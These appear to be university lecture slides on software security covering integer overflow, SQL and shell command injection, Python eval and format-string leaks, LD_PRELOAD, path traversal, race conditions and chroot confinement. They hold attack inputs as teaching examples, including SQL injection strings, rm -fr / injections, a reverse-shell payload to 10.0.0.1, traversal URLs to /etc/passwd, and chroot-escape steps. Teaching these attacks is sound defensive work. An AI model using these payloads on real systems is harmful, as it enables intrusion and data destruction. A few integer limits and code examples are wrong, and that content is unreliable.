## CS 419: Computer Security

# Week 4: Hijacking & Confinement

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## Part 0

## Integer Overflow

# Integers

| Size | Unsigned | Signed |
|---|---|---|
| 8-bit (1 byte) | 0 .. 255 | -128 .. +127 |
| 16-bit (2 bytes) | 0 .. 65,535 | -32,768 .. +32765 |
| 32-bit (4 bytes) | 0 .. 4,294,967,295 | -2,147,483,648 .. 2,147,483,647 |
| 64-bit (8 bytes) | 0 .. 18,446,744,073,709,551,617 | -9,223,372,036,854,775,808 .. +9,223,372,036854,775,807 |

- **Arbitrary precision libraries sometimes available**
  - But performance penalty – processors don't do arbitrary precision math
- **The range may be large … but is not infinite**

# Unsigned integer overflow

**Bigger than the biggest?**

```
int main(int argc, char **argv)
{
    unsigned short n = 65535;

    n = n + 1;

    printf("n = %d\n", n);
}
```

max unsigned short int

**What gets printed?**

```
n = 65535
n+1 = 0
```

## Signed integer overflow

**Bigger than the biggest?**

```
int main(int argc, char **argv)
{
    short n = 32767;

    printf(”n = %d\n", n);
    n = n + 1;
    printf(”n+1 = %d\n", n);
}
```

max short int

**What gets printed?**

```
n = 32767
n+1 = -32768
```

## Also underflow

**Smaller than the smallest?**

```
int main(int argc, char **argv)
{
    short n = -32768;

    printf("n = %d\n", n);
    n = n - 1;
    printf("n-1 = %d\n", n);
}
```

max short int

**What gets printed?**

```
n = -32768
n-1 = 32767
```

## Same thing for ints

**Bigger than the biggest?**

```
int main(int argc, char **argv)
{
    short n = 2147483647;

    printf("n = %d\n", n);
    n = n + 1;
    printf("n+1 = %d\n", n);}
```

max int

**What gets printed?**

```
n = 2147483647
n+1 = -2147483648
```

## Integer overflow - casts

**Casting from unsigned to signed**

```
int main(int argc, char **argv)
{
    unsigned short n = 65535;
    short i = n;

    printf("n = %d\n", n);
    printf("i = %d\n", i);
}
```

**What gets printed?**

```
n = 65535
i = -1
```

## So what?

- **You might not detect a buffer overflow**
- **If working with money**
  - Negative account can become positive
  - Positive account can become negative

**If *packet_get_int* returns 1073741824, we allocate 0 bytes for response!**

Version 3.3 of OpenSSH

```
nresp = packet_get_int();
if (nresp > 0) {
 response = xmalloc(nresp*sizeof(char*));
 for (i = 0; i < nresp; i++)
  response[i] = packet_get_string(NULL);
}
```

## But we have 64-bit architectures!

- **Even 64-bit values can overflow**
  - If users can set a field to any value somewhere, overflows can occur
  - Default int size in C on Linux, macOS = 32 bits
- **More importantly, a lot of fields use smaller values**
  - IP header
    - time-to-live field = 8 bits, fragment offset = 16 bits, length = 16 bits
  - TCP header
    - Sequence #, Ack # = 32 bits, Window size = 16 bits
  - GPS week # = 10 bits

## Part 1

Command injection attacks

## Command injection attacks

- **Allows an attacker to inject commands into a program or query to:**
  - Execute commands
  - Modify a database
  - Change data on a website
- **versus code injection**
  - Inject arbitrary code – not limited by the capabilities of the language or command interpreter

## SQL Injection

## Bad Input: SQL Injection

- Let's create an SQL query in our program

```
sprintf(buf,
    "SELECT * WHERE user='%s' AND query='%s';",
    uname, query);
```

- You're careful to limit your queries to a specific user
- But suppose *query* comes from user input and is:

```
foo' OR user='root
```

- The command we create is:

```
SELECT * WHERE user='paul' AND query='foo' OR user='root';
```

## What’s wrong?

**We didn’t validate our input!**

… and ended up creating a query that we did not intend to make!

# Another example: password validation

Suppose we're validating a user's password:

```
sprintf(buf,
"SELECT * from logininfo WHERE username = '%s' AND password = '%s';",
uname, passwd);
```

But suppose the user entered this for a password:

```
    ' OR 1=1 --
```


The -- is a comment that blocks the rest of the query (if there was more)

The command we create is:

```
SELECT * from logininfo WHERE username = paul AND password = '' OR 1=1 -- ;
```

**1=1 is always true!**
**We bypassed the password check!**

# Opportunities for destructive operations


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

**Most databases support a batched SQL statement: multiple statements separated by a semicolon**

```
SELECT * FROM students WHERE name = 'Robert';DROP TABLE Students; --
```

# Not command injection … but still a bug!

WIRED

## How a 'NULL' License Plate Landed One Hacker in Ticket Hell

Security researcher Joseph Tartaro thought NULL would make a fun license plate. He's never been more wrong.

Brian Barrett • Security • 08.13.2019

Joseph Tartaro never meant to cause this much trouble. Especially for himself.
In late 2016, Tartaro decided to get a vanity license plate. A security researcher by trade, he ticked down possibilities that related to his work: SEGFAULT, maybe, or something to do with vulnerabilities.

…

That setup also has a brutal punch line—one that left Tartaro at one point facing $12,049 of traffic fines wrongly sent his way.

https://www.wired.com/story/null-license-plate-landed-one-hacker-ticket-hell/

## Protection from SQL Injection

- **SQL injection attacks are incredibly common because most web services are front ends to database systems**
- **Type checking is difficult**
- **Use escaping for special characters**
  - Replace single quotes with two single quotes
  - Prepend backslashes for embedded potentially dangerous characters (newlines, returns, nuls)
- **Escaping is error-prone**
  - Rules differ for different databases (MySQL, PostgreSQL, dashDB, SQL Server, …

**Don’t create commands with user-supplied substrings added into them**

## Protection from SQL Injection

**Use parameterized SQL queries or stored procedures**

Keeps query consistent:
parameter data never becomes part of the query string

```
uname = getResourceString("username");
passwd = getResourceString("password");
query = "SELECT * FROM users WHERE username = @0 AND password = @1";
db.Execute(query, uname, passwd);
```

## General Rule

**If you invoke any external program,**
**know its parsing rules**

**Converting data to statements that get executed is common in some interpreted languages**

- Shell, Perl, PHP, Python

# Shell commands

# system() and popen()

- **These library functions make it easy to execute programs**
  - *system*: execute a shell command
  - *popen*: execute a shell command and get a file descriptor to send output to the command or read input from the command
- **These both run `sh –c` *`command`***
- **Vulnerabilities include**
  - Altering the search path if the full path is not specified
  - Changing IFS to change the definition of separators
  - Using user input as part of the command

```
snprintf(cmd, "/usr/bin/mail -s alert %s", bsize, user);
f = popen(cmd, "w");
```

What if user = `"paul;rm -fr /home/*"`

```
sh -c "/usr/bin/mail -s alert paul; rm –fr /home/*"
```

## Python: os.system() and os.popen()

*os.system* and *os.popen* were deprecated since Python 2.6, replaced by *subprocess.call*

```
import subprocess

def transcode_file():
    filename = raw_input(‘Enter file to transcode: ')
    command = 'ffmpeg -i "{source}" output_file.mpg'.format(source=filename)
    subprocess.call(command, shell=True)
```

**What if the file is:** `myfile.mov; rm -fr /; echo "`
**The command will be:**

```
    ffmpeg -i "myfile.mov; rm -fr /; echo "" output_file.mpg
```

See https://www.kevinlondon.com/2015/07/26/dangerous-python-functions.html

# Python code injection

- **Python is an interpreter**
  - Supports on-the-fly code compilation via **`compile()`**
  - **`eval(`*`expression`*`)`**: parse & evaluate a Python expression
  - **`exec(object)`**: parse & evaluate a set of Python statements or execute an object

```
def addnums(a, b):
    return eval("%s + %s" % (a, b))

result = addnums(request.json['a'], request.json['b'])
print(”Answer = %d." % result)
```

https://docs.python.org/3/library/functions.html

https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1

# Python code injection

```
def addnums(a, b):
    return eval("%s + %s" % (a, b))

result = addnums(request.json['a'], request.json['b'])
print(”Answer = %d." % result)
```

An input of `{"a":"1", "b":"2"}`

Will produce `Answer = 3`

But what if the input is

```
{"a":"__import__('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')#",
"b":"2"}
```

The program starts a shell with input/output on 10.0.0.1 port 8080

# Python: shell escaping

**`shlex.quote(s)`**

Return a shell-escaped version of the string s. The returned value is a string that can safely be used as one token in a shell command line, for cases where you cannot use a list.

```
>>> filename = 'somefile; rm -rf ~'
>>> command = 'ls -l {}'.format(filename)
>>> print(command)  # executed by a shell: boom!
ls -l somefile; rm -rf ~
```

```
>>> command = 'ls -l {}'.format(quote(filename))
>>> print(command)
ls -l 'somefile; rm -rf ~'
>>> remote_command = 'ssh home {}'.format(quote(command))
>>> print(remote_command)
ssh home 'ls -l '"'"'somefile; rm -rf ~'"'"''
```

https://docs.python.org/3.3/library/shlex.html#shlex.quote

# Python string formatting

- **Same problem as with printf in C**
  - Attacker may access arbitrary data in the program by setting format string
- **Python 3 enhanced the format string**
  - Access attributes and items of objects
- **If a user can control the format string, the user can access internal attributes of objects … and global data**

# Python string formatting

```
CONFIG = {
    "secret_key": "VGhpcyBpcyA0MTkK"
}

class Message(object):
    def __init__(self, message):
        self.message = message
        self.priority = 1

def format_msg(format_string, msg):
    return format_string.format(msg=msg)

new_msg = Message("This is a test message")

user_input = 'The message is "{msg.message}", class="{msg.__class__.__name__}"'

print(user_input.format(msg=new_msg))
```

**Here's an innocent format string**

```
The message is "This is a test message", class="Message"
```

## Python string formatting

```
CONFIG = {
    "secret_key": "VGhpcyBpcyA0MTkK"
}

class Message(object):
    def __init__(self, message):
        self.message = message
        self.priority = 1

def format_msg(format_string, msg):
    return format_string.format(msg=msg)

new_msg = Message("This is a test message")

user_input = '{msg.__init__.__globals__[CONFIG][secret_key]}'

print(user_input.format(msg=new_msg))
```

**We can change the format string to be evil**

```
The key is: VGhpcyBpcyA0MTkK
```

## Environment variables

- **PATH: search path for commands**
  - If untrusted directories are in the search path before trusted ones (`/bin`, `/usr/bin`), you might execute a command there.
    - Users sometimes place the current directory (.) at the start of their search path
    - What if the command is a booby-trap?
  - If shell scripts use commands, they're vulnerable to the user's path settings
  - Use absolute paths in commands or set PATH explicitly in a script
- **ENV, BASH_ENV**
  - Set to a file name that some shells execute when a shell starts

## Other environment variables

**LD_LIBRARY_PATH**

- Search path for shared libraries
- If you change this, you can replace parts of the C library by custom versions
  - Redefine system calls, *printf*, whatever…

**LD_PRELOAD**

- Forces a list of libraries to be loaded for a program, even if the program does not ask for them
- If we preload our libraries, they get used instead of standard ones

**You won't get root access with this, but you can change the behavior of programs**

- Change random numbers, key generation, time-related functions in games
- List files or network connections that a program uses
- Change files or network connections a program uses
- Modify features or behavior of a program

# Function interposition

**interpose**
(ĭn′tər-pōz′)

1. Verb (transitive)
   to put someone or something in a position between two other people or things
   *He swiftly interposed himself between his visitor and the door.*
2. To say something that interrupts a conversation

- **Change the way library functions work without recompiling programs**
- **Create wrappers for existing functions**

## Example of LD_PRELOAD

**random.c**

```
#include <time.h>
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char **argv)
{
  int i;

  srand(time(NULL));
  for (i=0; i < 10; i++)
    printf("%d\n", rand()%100);
  return 0;
}
```

**Output**

```
$ gcc -o random random.c
$ ./random
9
57
13
1
83
86
45
63
51
5
```

# Let’s create a replacement for rand()

rand.c

```
int rand() {
    return 42;
}
```

Output

```
$ gcc -shared -fPIC rand.c -o newrandom.so          # compile
$ export LD_PRELOAD=$PWD/newrandom.so.\       # preload
$ ./random
42
42
42
42
42
42
42
42
42
42
```

We didn’t recompile *random!*

## Part 2

Other system-related vulnerabilities

## File descriptor vulnerabilities

# File Desciptors

- **On POSIX systems**
  - File descriptor 0 = standard input (*stdin*)
  - File descriptor 1 = standard output (*stdout*)
  - File descriptor 2 = standard error (*stderr*)
- ***`open()`* returns the first available file descriptor**

## Vulnerability

- Suppose you close file descriptor 1
- Invoke a setuid root program that will open some sensitive file for output
- Anything the program prints to *stdout* (e.g., via *printf*) will write into that file, corrupting it

# File Descriptors - example

**files.c**

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

int
main(int argc, char **argv)
{
  int fd = open("secretfile",
O_WRONLY|O_CREAT, 0600);

  fprintf(stderr, "fd = %d\n", fd);
  printf("hello!\n");
  fflush(stdout); close(fd);
  return 0;
}
```

Bash command to close a file descriptor
We close the standard output
*We just corrupted secretfile*

```
$ ./files
fd = 3
hello!
$ ./files >&-
fd = 1
```

## Obscurity

### Windows CreateProcess function

```
BOOL WINAPI CreateProcess(
  _In_opt_    LPCTSTR               lpApplicationName,
  _Inout_opt_ LPTSTR                lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_    LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_        BOOL                  bInheritHandles,
  _In_        DWORD                 dwCreationFlags,
  _In_opt_    LPVOID                lpEnvironment,
  _In_opt_    LPCTSTR               lpCurrentDirectory,
  _In_        LPSTARTUPINFO         lpStartupInfo,
  _Out_       LPPROCESS_INFORMATION lpProcessInformation);
```

- 10 parameters that define window creation, security attributes, file inheritance, and others…
- It gives you a lot of control but do most programmers know what they're doing?

## Pathname parsing

# App-level access control: filenames


- **If we allow users to supply filenames, we need to check them**
- **App admin may specify acceptable pathnames & directories**
- **Parsing is tricky**
  - Particularly if wildcards are permitted (*, ?)
  - And if subdirectories are permitted

## Parsing directories

- **Suppose you want to restrict access outside a specified directory**
  - Example, ensure a web server stays within `/home/httpd/html`
- **Attackers might want to get other files**
  - They'll put `..` in the pathname ⇒ `..` is a link to the parent directory

## Parsing directories

- **Suppose you want to restrict access outside a specified directory**
  - Example, ensure a web server stays within `/home/httpd/html`
- **Attackers might want to get other files**
  - They'll put `..` in the pathname ⇒ `..` is a link to the parent directory


URL:
http://pk.org/419/notes/index.html
file:
/home/httpd/html/419/notes/index.html
DocumentRoot

# Parsing directories - example

`http://pk.org/../../../etc/passwd`

The `..` does not have to be at the start of the name – could be anywhere

`http://pk.org/419/notes/../../416/../../../../etc/passwd`

But you can't just search for `..` because an embedded `..` is valid

`http://pk.org/419/notes/some..junk..goes..here/`

Even `../` may be valid

`http://pk.org/416/notes/../../419/notes/index.html`

Also, extra slashes are fine

`http://pk.org/419////notes///some..junk..goes..here///`

***Basically, it's easy to make mistakes!***

# Application-Specific Syntax: Unicode

## Here's what Microsoft IIS did

- Checked URLs to make sure the request did not use ../ to get outside the *inetpub* web folder

  Prevents attempts such as

  ```
  http://www.pk.org/scripts/../../winnt/system32/cmd.exe
  ```

- Then it passed the URL through a decode routine to decode extended Unicode characters
- Then it processed the web request

**What went wrong?**

## Application-Specific Syntax: Unicode

- **What's the problem?**
  - `/` could be encoded as unicode **`%c0%af`**
- **UTF-8**
  - If the first bit is a 0, we have a one-byte ASCII character
    - Range 0..127 / = 47 = `0x2f` = `0010 0111`
  - If the first bit is 1, we have a multi-byte character
    - If the leading bits are 110, we have a 2-byte character
    - If the leading bits are 1110, we have a 3-byte character, and so on…
  - 2-byte Unicode is in the form `110a bcde 10fg hijk`
    - 11 bits for the character # (codepoint), range 0 .. 2047
    - C0 = 1100 0000, AF = 1010 1111 which represents 0x2f = 47
  - Technically, two-byte characters should not process # < 128

  … but programmers are sloppy … and we want the code to be fast

## Application-Specific Syntax: Unicode

- **Parsing ignored `%c0%af` as `/` because it shouldn't have been used**
- **So intruders could use IIS to access ANY file in the system**
- **IIS ran under an IUSR account**
  - Anonymous account used by IIS to access the system
  - IUSER is a member of Everyone and Users groups
  - Has access to execute most system files,
    including cmd.exe and command.com
- **A malicious user had the ability to execute any commands on the web server**
  - Delete files, create new network connections

## Parsing escaped characters

**Even after Microsoft fixed the Unicode bug, another problem came up**

If you encoded the backslash (\) character …
(Microsoft uses backslashes for filenames & accepts either in URLs)

… and then encoded the encoded version of the \, you could bypass the security check

`\ = %5c`

- `% = %25`
- `5 = %35`
- `c = %63`

For example, we can also write:

- `%%35c ⇒ %5c ⇒ \`
- `%25%35%63 ⇒ %5c ⇒ \`
- `%255c ⇒ %5c ⇒ \`

**Yuck!**

http://help.sap.com/SAPHELP_NWPI71/helpdata/en/df/c36a376a3a43ceaaa879ab726f0ec8/content.htm

## These are application problems

- **The OS uses whatever path the application gives it**
  - It traverses the directory tree and checks access rights as it goes along
    - “x” (search) permissions in directories
    - Read or write permissions for the file
- **The application is trying to parse a pathname and map it onto a subtree**
- **Many other characters also have multiple representations**
  - á = U+00C1 = U+0041,U+0301

**Comparison rules must be handled by applications and be application dependent**

## Access check attacks

## Setuid file access

**Some commands may need to write to restricted directories or files but also access user's files**

- **Example: some versions of *lpr* (print spooler) read users' files and write them to the spool directory**
- **Let's run the program as *setuid* to *root***

  But we will check file permissions first to make sure the user has read access

```
if (access(file, R_OK) == 0) {
    fd = open(file, O_RDONLY);
    ret = read(fd, buf, sizeof buf);
    ...
}
else {
    perror(file);
    return -1;
}
```

# Problem: TOCTTOU

**Race condition: TOCTTOU: Time of Check to Time of Use**

- **Window of time between *access* check & *open***
  - Attacker can create a link to a readable file
  - Run *lpr* in the background
  - Remove the link and replace it with a link to the protected file
  - The protected file will get printed

```
if (access(file, R_OK) == 0) {
        << OPPORTUNITY FOR ATTACK >>
    fd = open(file, O_RDONLY);
    ret = read(fd, buf, sizeof buf);
    ...
}
else {
    perror(file);
    return -1;
}
```

## *mktemp* is also affected by this race condition

**Create a temporary file to store received data**

```
if (tmpnam_r(filename)) {
  FILE* tmp = fopen(filename, "wb+");
  while((recv(sock, recvbuf, DATA_SIZE, 0) > 0) && (amt != 0))
    amt = fwrite(recvbuf, 1, DATA_SIZE, tmp);
}
```

*race condition!*

- **API functions to create a temporary filename**
  - C library: *tmpnam, tempnam, mktemp*
  - C++: *_tempnam, _tempnam, _mktemp*
  - Windows API: *GetTempFileName*
- **They create a unique name when called**
  - But no guarantee that an attacker doesn't create the same name before the filename is used
  - Name often isn't very random: high chance of attacker constructing it

See https://www.owasp.org/index.php/Insecure_Temporary_File

## *mktemp* is also affected by this race condition

**If an attacker creates that file first:**

- Access permissions may remain unchanged for the attacker
  - Attacker may access the file later and read its contents
- Legitimate code may append content, leaving attacker's content in place
  - Which may be read later as legitimate content
- Attacker may create the file as a link to an important file
  - The application may end up corrupting that file
- The attacker may be smart and call *open* with `O_CREAT | O_EXCL`
  - Or, in Windows: CreateFile with the `CREATE_NEW` attribute
  - Create a new file with exclusive access
  - But if the attacker creates a file with that name, the *open* will fail
    - Now we have *denial of service* attack

From https://www.owasp.org/index.php/Insecure_Temporary_File

# Defense against mktemp attacks

Use *mkstemp*

- **It will attempt to create & open a unique file**
- **You supply a template**

  A name of your choosing with `XXXXXX` that will be replaced to make the name unique

  ```
  mkstemp("/tmp/secretfileXXXXXX")
  ```

- **File is opened with mode 0600:** `rw- --- ---`
- **If unable to create a file, it will fail and return -1**
  - You should test for failure and be prepared to work around it.

# The main problem with all of this: interaction

- **To increase security, a program must minimize interactions with the outside**
  - Users, files, sockets
- **All interactions may be attack targets**
- **Must be controlled, inspected, monitored**

## Summary

- **Better OSes, libraries, and strict access controls would help**
  - A secure OS & secure system libraries will make it *easier* to write security-sensitive programs
  - Enforce principle of least privilege
  - Validate all user inputs … and try to avoid using user input in commands
- **Reduce chances of errors**
  - Eliminate unnecessary interactions (files, users, network, devices)
  - Use per-process or per-user `/tmp`
  - Avoid error-prone system calls and libraries
    - Or study the detailed behavior and past exploits
    - Minimize comprehension mistakes
  - Specify the operating environment & all inputs
    - … and validate or set them at runtime: PATH, LD_LIBRARY_PATH, user input, …
    - Don't make user input a part of executed commands

## Part 3

## Confinement

# Compromised applications

- **Some services run as root**
- **What if an attacker compromises the app and gets root access?**
  - Create a new account
  - Install new programs
  - “Patch” existing programs (e.g., add back doors)
  - Modify configuration files or services
  - Add new startup scripts (launch agents, cron jobs, etc.)
  - Change resource limits
  - Change file permissions (or ignore them!)
  - Change the IP address of the system
- **Even without root, what if you run a malicious app?**
  - It has access to all your files
  - Can install new programs in your search path
  - Communicate on your behalf

## How about access control?

- **Limit damage via access control**
  - E.g., run servers as a low-privilege user
  - Proper read/write/search controls on files … or role-based policies
- **ACLs don't address applications**
  - Cannot  set permissions for a process: "don't allow access to anything else"
  - At the mercy of default (other) permissions
- **We are responsible for changing protections of every file on the system that could be accessed by other**
  - And hope users don't change that
  - Or use more complex mandatory access control mechanisms … if available

***Not high assurance***

## We can regulate access to some resources

**POSIX `setrlimit()` system call**

- Maximum CPU time that can be used
- Maximum data size
- Maximum files that can be created
- Maximum memory a process can lock
- Maximum # of open files
- Maximum # of processes for a user
- Maximum amount of physical memory used
- Maximum stack size

## Confinement: prepare for the worst

- **We realize that an application may be compromised**
  - We want to run applications we may not completely trust
- **Not always possible**
- **Limit an application to use a subset of the system's resources**
- **Make sure a misbehaving application cannot harm the rest of the system**

## Not just files

### Other resources to protect

- **CPU time**
- **Amount of memory used: physical & virtual**
- **Disk space**
- **Network identity & access**
  - Each system has an IP address unique to the network
  - Compromised application can exploit address-based access control
    - E.g., log in to remote machines that think you're trusted
  - Intrusion detection systems can get confused


# Application confinement goals

- Enforce security – broad access restrictions
- High assurance – know it works
- Simple setup – minimize comprehension errors
- General purpose – works with any (most) applications

We don’t get all of this …

# chroot: the granddaddy of confinement

- **Oldest confinement mechanism**
- **Make a subtree of the file system the root for a process**
- **Anything outside of that subtree doesn't exist**




# chroot: the granddaddy of confinement

- **Only root can run *chroot***

```
chroot /local/httpd    change the root
su httpuser            change to a non-root user
```

- **The root directory is now `/local/httpd`**
  - Anything above it is not accessible



## Jailkits

- **If programs within the jail need any utilities, they won't be visible**
  - They're outside the jail
  - Need to be copied
  - Ditto for shared libraries
- **Jailkit (https://olivier.sessink.nl/jailkit/)**
  - Set of utilities that build a chroot jail
  - Automatically assembles a collection of directories, files, & libraries
  - Place the **bare minimum** set of supporting commands & libraries
    - The fewer executables live in a jail, the less tools an attacker will have to use

| | |
|---|---|
| **jk_init** | create a jail using a predefined configuration |
| **jk_cp** | copy files or devices into a jail |
| **jk_chrootsh** | places a user into a chroot jail upon login |
| **jk_lsh** | limited shell that allows the execution only of commands in its config file |
| … | |

https://olivier.sessink.nl/jailkit/

# Problems?

**Does not limit network access**

**Does not protect network identity**

**Applications are still vulnerable to root compromise**

**Normal users cannot run chroot because they can get admin privileges**

| | |
|---|---|
| – Create a jail directory | `mkdir /tmp/jail` |
| – Create a link to the su command | `ln /bin/su /tmp/jail/su` |
| – Copy or link libraries & shell | … |
| – Create an /etc directory | `mkdir /tmp/jail/etc` |
| – Create password file(s) with a known password for root | `ed shadow` |
| – Enter the jail | `chroot /tmp/jail` |
| – Become root! | `su` |

su will validate against the password file in the jail!

# Escaping a chroot jail

**If you can become root in a jail, you have access to *all* system calls**

**You can create devices within your jail**

- On Linux/Unix/BSD, all non-network devices have filenames
- Even memory has a filename (/dev/mem)

- **Create a memory device (*mknod* system call)**
  - Change kernel data structures to remove your jail
- **Create a disk device to access the raw disk**
  - Mount it within your jail and you have access to the whole file system
  - Get what you want, change the admin password, …
- **Send signals to kill other processes (doesn't escape the jail but causes harm to others)**
- **Reboot the system**

## chroot summary

- Good confinement
- Imperfect solution
- Useless against root
- Setting up a working environment takes some work (or use jailkit)

## FreeBSD Jails

- **Enhancement to chroot**
- **Run via**

  `jail` *jail_path hostname ip_addr command*

- **Main ideas:**
  - Confine an application, just like *chroot*
  - Restrict what operations a process within a jail can perform, even if root

https://www.freebsd.org/doc/en/books/arch-handbook/jail.html

